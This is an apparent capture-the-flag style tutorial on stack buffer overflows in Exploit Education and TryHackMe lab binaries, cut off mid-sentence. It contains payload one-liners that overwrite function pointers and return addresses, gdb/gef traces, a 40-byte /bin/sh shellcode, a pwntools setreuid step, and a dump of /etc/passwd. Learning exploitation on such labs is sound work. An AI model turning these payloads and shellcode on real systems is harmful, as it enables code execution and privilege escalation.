   0x5555555551f3 <main+93>        mov    rdi, rax
 → 0x5555555551f6 <main+96>        call   0x555555555060 <fflush@plt>
   ↳  0x555555555060 <fflush@plt+0>   jmp    QWORD PTR [rip+0x2fca]        # 0x555555558030 <fflush@got.plt>
      0x555555555066 <fflush@plt+6>   push   0x3
      0x55555555506b <fflush@plt+11>  jmp    0x555555555020
      0x555555555070 <exit@plt+0>     jmp    QWORD PTR [rip+0x2fc2]        # 0x555555558038 <exit@got.plt>
      0x555555555076 <exit@plt+6>     push   0x4
      0x55555555507b <exit@plt+11>    jmp    0x555555555020

fflush@plt (
   $rdi = 0x00007ffff7f81520 → 0x00000000fbad2a84,
   $rsi = 0x000055555555a2b0 → "Function Pointer --->  0x5252525251515151\n",
   $rdx = 0x0000000000000000
)

[#0] Id 1, Name: "test", stopped 0x5555555551f6 in main (), reason: SINGLE STEP

gef➤  x abracadabra
0x555555555179 <abracadabra>:   0xe5894855
gef➤  p abracadabra
$1 = {<text variable, no debug info>} 0x555555555179 <abracadabra>
gef➤
```

0x555555555179 <abracadabra>


We got the address of the function. Now we can edit the python script a little bit. we've to place 0x555555555179 in a suitable way & have to consider **endianness**. For that, I cleared the overflowing from Q, as we know the input was in a recognizable pattern. I added the address "0x555555555179" to the payload & save it for finisher move.



```
payload ="AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPP"

payload+="\x79\x51\x55\x55\x55\x55" #0x555555555179

print(payload)

"exploit.py" 11L, 153B                                            9,0-1         All
```

Final Exploit


Let’s run this python exploit.py > exp & “r < exp” on gdb, in the same way, we used to do before. Now we can see that our aim is successful. The pointer value is now the address of “the function abracadabra”.



```
0x00007fffffffdd18|+0x0008: 0x00000001f7fcf540
0x00007fffffffdd20|+0x0010: "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMM[...]"    ← $r8
0x00007fffffffdd28|+0x0018: "CCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOO[...]"
0x00007fffffffdd30|+0x0020: "EEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPyQ[...]"
0x00007fffffffdd38|+0x0028: "GGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPyQUUUU"
0x00007fffffffdd40|+0x0030: "IIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPyQUUUU"
0x00007fffffffdd48|+0x0038: "KKKKLLLLMMMMNNNNOOOOPPPPyQUUUU"
──────────────────────────────────────────────────────────────────── code:x86:
   0x5555555551d8 <main+66>        lea    rax, [rip+0xe43]        # 0x555555556022
   0x5555555551df <main+73>        mov    rdi, rax
   0x5555555551e2 <main+76>        mov    eax, 0x0
 → 0x5555555551e7 <main+81>        call   0x555555555040 <printf@plt>
   ↳  0x555555555040 <printf@plt+0>   jmp    QWORD PTR [rip+0x2fda]        # 0x555555558020 <printf@got.plt>
      0x555555555046 <printf@plt+6>   push   0x1
      0x55555555504b <printf@plt+11>  jmp    0x555555555020
      0x555555555050 <gets@plt+0>     jmp    QWORD PTR [rip+0x2fd2]        # 0x555555558028 <gets@got.plt>
      0x555555555056 <gets@plt+6>     push   0x2
      0x55555555505b <gets@plt+11>    jmp    0x555555555020
──────────────────────────────────────────────────────────────── arguments (guesse
printf@plt (
   $rdi = 0x0000555555556022 → "Function Pointer --->  %p\n",
   $rsi = 0x0000555555555179 → <abracadabra+0> push rbp,
   $rdx = 0x0000000000000000
)
───────────────────────────────────────────────────────────────────────── threa
[#0] Id 1, Name: "test", stopped 0x5555555551e7 in main (), reason: SINGLE STEP
────────────────────────────────────────────────────────────────────────── tra
[#0] 0x5555555551e7 → main()
──────────────────────────────────────────────────────────────────────────────
gef➤  info registers
rax            0x0                 0x0
rbx            0x555555555230      0x555555555230
rdx            0x555555555179      0x555555555179
rsi            0x0                 0x0
rdi            0x7ffff7f834d0      0x7ffff7f834d0
rbp            0x7fffffffdd70      0x7fffffffdd70
rsp            0x7fffffffdd10      0x7fffffffdd10
r8             0x0                 0x0
r9             0x7fffffffdbdc      0x7fffffffdbdc
r10            0x7ffff7dc8010      0x7ffff7dc8010
r11            0x7ffff7e34b20      0x7ffff7e34b20
r12            0x555555555080      0x555555555080
r13            0x0                 0x0
r14            0x0                 0x0
r15            0x0                 0x0
rip            0x5555555551ff      0x5555555551ff <main+105>
eflags         0x202               [ IF ]
```

use ni for jumping

value of hackvist.point = the address of the function we wanna call. So,
“hackvist.point();” calls the function “abracadabra”. And we can able to execute the function.




```
   0x5555555551f6 <main+96>        call   0x555555555060 <fflush@plt>
   0x5555555551fb <main+101>       mov    rdx, QWORD PTR [rbp-0x10]
→ 0x555555555204 <main+110>       call   rdx
   0x555555555206 <main+112>       jmp    0x555555555217 <main+129>
   0x555555555208 <main+114>       lea    rax, [rip+0xe2e]        # 0x55555555603d
   0x55555555520f <main+121>       mov    rdi, rax
   0x555555555212 <main+124>       call   0x555555555030 <puts@plt>
   0x555555555217 <main+129>       mov    edi, 0x0
──────────────────────────────────────────────────────────── arguments (guessed) ──
*0x555555555179 (
   $rdi = 0x00007ffff7f834d0 → 0x0000000000000000,
   $rsi = 0x0000000000000000,
   $rdx = 0x0000555555555179 → <abracadabra+0> push rbp
)
──────────────────────────────────────────────────────────────────────── threads ──
[#0] Id 1, Name: "test", stopped 0x555555555204 in main (), reason: SINGLE STEP
────────────────────────────────────────────────────────────────────────── trace ──
[#0] 0x555555555204 → main()
───────────────────────────────────────────────────────────────────────────────────
gef➤
Success..! Function called :D
[Inferior 1 (process 12772) exited normally]
gef➤
```

function “abracadabra” is executed.

Yaay! Our aim is done 😈😈

1337 H4x06

Now let’s so solve the same patterned challenge from exploit education. Which we can use our command-line itself as a tactic way.




```c
#include <err.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define BANNER \
  "Welcome to " LEVELNAME ", brought to you by https://exploit.education"

char *gets(char *);

void complete_level() {
  printf("Congratulations, you've finished " LEVELNAME " :-) Well done!\n");
  exit(0);
}

int main(int argc, char **argv) {
  struct {
    char buffer[64];
    volatile int (*fp)();
  } locals;

  printf("%s\n", BANNER);

  locals.fp = NULL;
  gets(locals.buffer);

  if (locals.fp) {
    printf("calling function pointer @ %p\n", locals.fp);
    fflush(stdout);
    locals.fp();
  } else {
    printf("function pointer remains unmodified :~( better luck next time!\n");
  }

  exit(0);
}
```

Source code

As we did, here the aim is to call the function "**complete_level**".
We can simply find its address by objdump.

objdump -d ./stack-three | grep complete_level




```
user@phoenix-amd64:/opt/phoenix/amd64$ objdump -d ./stack-three | grep complete_level
000000000040069d <complete_level>:
user@phoenix-amd64:/opt/phoenix/amd64$ 
```

address is: 40069d

We've to place this address into pointer value & then it'll call the function.
a simple python one-liner is enough to solve this challenge in a very effective way by Overflowing the buffer.The result is given below.

Simply, by typing

*python -c 'print "A"*64 + "\x9d\x06\x40"' | ./stack-three*



```
user@phoenix-amd64:/opt/phoenix/amd64$ objdump -d ./stack-three | grep complete_level
000000000040069d <complete_level>:
user@phoenix-amd64:/opt/phoenix/amd64$ python -c 'print "A"*64 + "\x9d\x06\x40"' | ./stack-three
Welcome to phoenix/stack-three, brought to you by https://exploit.education
calling function pointer @ 0x40069d
Congratulations, you've finished phoenix/stack-three :-) Well done
user@phoenix-amd64:/opt/phoenix/amd64$
```

Hurray! we did it

What if there's no "function pointer variable" and "no modified variable" !! Can we execute a function??

Ans: Of course!

Source from Exploit Education →Protostar

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
  printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
  char buffer[64];

  gets(buffer);
}
```

We need to redirect the execution flow of the program and execute win function which is not supposed to execute ideally. *there's no "**function pointer variable**" and "**no modified variable**.* Instead of overflowing a local variable, we can overflow the return pointer on the stack. It will read the wrong value & run there instead.

Let's try overflowing the buffer and increase it until we get a segmentation fault message.

```
user@protostar:/opt/protostar/bin$ python -c 'print("A"*64)'
| ./stack4
user@protostar:/opt/protostar/bin$ python -c 'print("A"*70)'
| ./stack4
user@protostar:/opt/protostar/bin$ python -c 'print("A"*75)'
| ./stack4
user@protostar:/opt/protostar/bin$ python -c 'print("A"*76)'
| ./stack4Segmentation fault
```

We can say that after 76 bytes is the area that overwrites the instruction pointer, so we'll need 76 'A's and the address of *win* in Little-Endian.

```
user@protostar:/opt/protostar/bin$ objdump -x stack4 | grep
win080483f4 g     F .text 00000014              win
```

So we got the address of win, which is “0x080483f4”. Now we just need to use Python to print 76 ‘A’s then the address in Little-Endian.

```
user@protostar:/opt/protostar/bin$ python -c 'print("A"*76 +
"\xf4\x83\x04\x08")' | ./stack4code flow successfully
changedSegmentation fault
```

Yaay!! **Code flow was successfully changed**. We executed the win function.

Segmentation fault ?? That’s because after the code executes the win function, it tries to return to the next value on the stack. Which is not a valid code area :)

What if I told you it’s just a beginning ??

Now it’s time to write our first BufferOverflow with **Shellcode**, which shows you how powerful a bufferOverflow will be. In the previous examples, we’ve seen that when a program takes users controlled input, it may not check the length, and thus a malicious user could overwrite values and actually change variables. We can control where the function returns and change the flow of execution of a program. Know that we can control the flow of execution by directing the return address to some memory address, how do we actually do something useful with this?? This is where “**shellcode”** comes in.

Shellcode

A special type of code to inject remotely, which hackers use to exploit a variety of software vulnerabilities. It is so named because it typically spawns a command shell from which attackers can take control of the affected system. it's a list of machine code instructions that are developed in a manner that allows it to be injected into a vulnerable application during its runtime.

Here's the general process:

➟ Find out the address of the start of the buffer and the start address of the return address.


➟Calculate the difference between these addresses so you know how much data to enter to overflow.

➟Start out by entering the shellcode in the buffer, entering random data between the shellcode and the return address, and the address of the buffer in the return address.

For this example, Let’s test the same from THM room “Buffer Overflows”. look at overflow-3 folder.

What is the challenge ??

open a shell and read the contents of the secret.txt file




```
[user1@ip-10-10-161-95 overflow-3]$ whoami
user1
[user1@ip-10-10-161-95 overflow-3]$ ls
buffer-overflow  buffer-overflow.c  secret.txt
[user1@ip-10-10-161-95 overflow-3]$ cat secret.txt
cat: secret.txt: Permission denied
[user1@ip-10-10-161-95 overflow-3]$ 
```

permission denied !!

Inside this folder, you’ll find the following C code.

```
//* buffer-overflow.c *//#include <stdio.h>
#include <stdlib.h>void copy_arg(char *string)
{
    char buffer[140];
    strcpy(buffer, string);
    printf("%s\n", buffer);
    return 0;
}int main(int argc, char **argv)
{
    printf("Here's a program that echo's out your input\n");
    copy_arg(argv[1]);
}
```

argv[1] which is a command-line argument to a buffer of length 140 bytes. With the nature of strcpy, it does not check the length of the data. So we are going to do some magic!



```
(gdb) run $(python -c "print('A'*145)")
Starting program: /home/user1/overflow-3/buffer-overflow $(python -c "print('A'*145)")
Missing separate debuginfos, use: debuginfo-install glibc-2.26-32.amzn2.0.1.x86_64
Here's a program that echo's out your input
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA

Program received signal SIGSEGV, Segmentation fault.
0x0000000000000000 in ?? ()
(gdb) run $(python -c "print('A'*150)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/user1/overflow-3/buffer-overflow $(python -c "print('A'*150)")
Here's a program that echo's out your input
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x0000000000400595 in main ()
(gdb) run $(python -c "print('A'*156)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/user1/overflow-3/buffer-overflow $(python -c "print('A'*156)")
Here's a program that echo's out your input
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x0000000041414141 in ?? ()
(gdb)
```

Segmentation fault


> 4 bytes overwritten. (0x0000000041414141) the offset will be (156–4) 152 bytes.

After several attempts, all failing with an “Illegal instruction” error, I found a shellcode (40 bytes).

shellcode = ‘\x6a\x3b\x58\x48\x31\xd2\x49\xb8\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x49\xc1\xe8\x08\x41\x50\x48\x89\xe7\x52\x57\x48\x89\xe6\x0f\x05\x6a\x3c\x58\x48\x31\xff\x0f\x05’

cat /etc/passwd

Colon-separated file that contains the following information: User name, Encrypted password, User ID number (UID), User's group ID number (GID).



```
[user1@ip-10-10-160-141 overflow-3]$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
libstoragemgmt:x:999:997:daemon account for libstoragemgmt:/var/run/lsm:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
ec2-instance-connect:x:998:996::/home/ec2-instance-connect:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
chrony:x:997:995::/var/lib/chrony:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
ec2-user:x:1000:1000:EC2 Default User:/home/ec2-user:/bin/bash
user1:x:1001:1001::/home/user1:/bin/bash
user2:x:1002:1002::/home/user2:/bin/bash
user3:x:1003:1003::/home/user3:/bin/bash
[user1@ip-10-10-160-141 overflow-3]$
```

We can use pwntools to generate a prefix to our shellcode to run SETREUID

```
setreuid() sets real and effective user IDs of the calling process.
```

(1002 : user2)

pwn shellcraft -f d amd64.linux.setreuid 1002

Our payload length

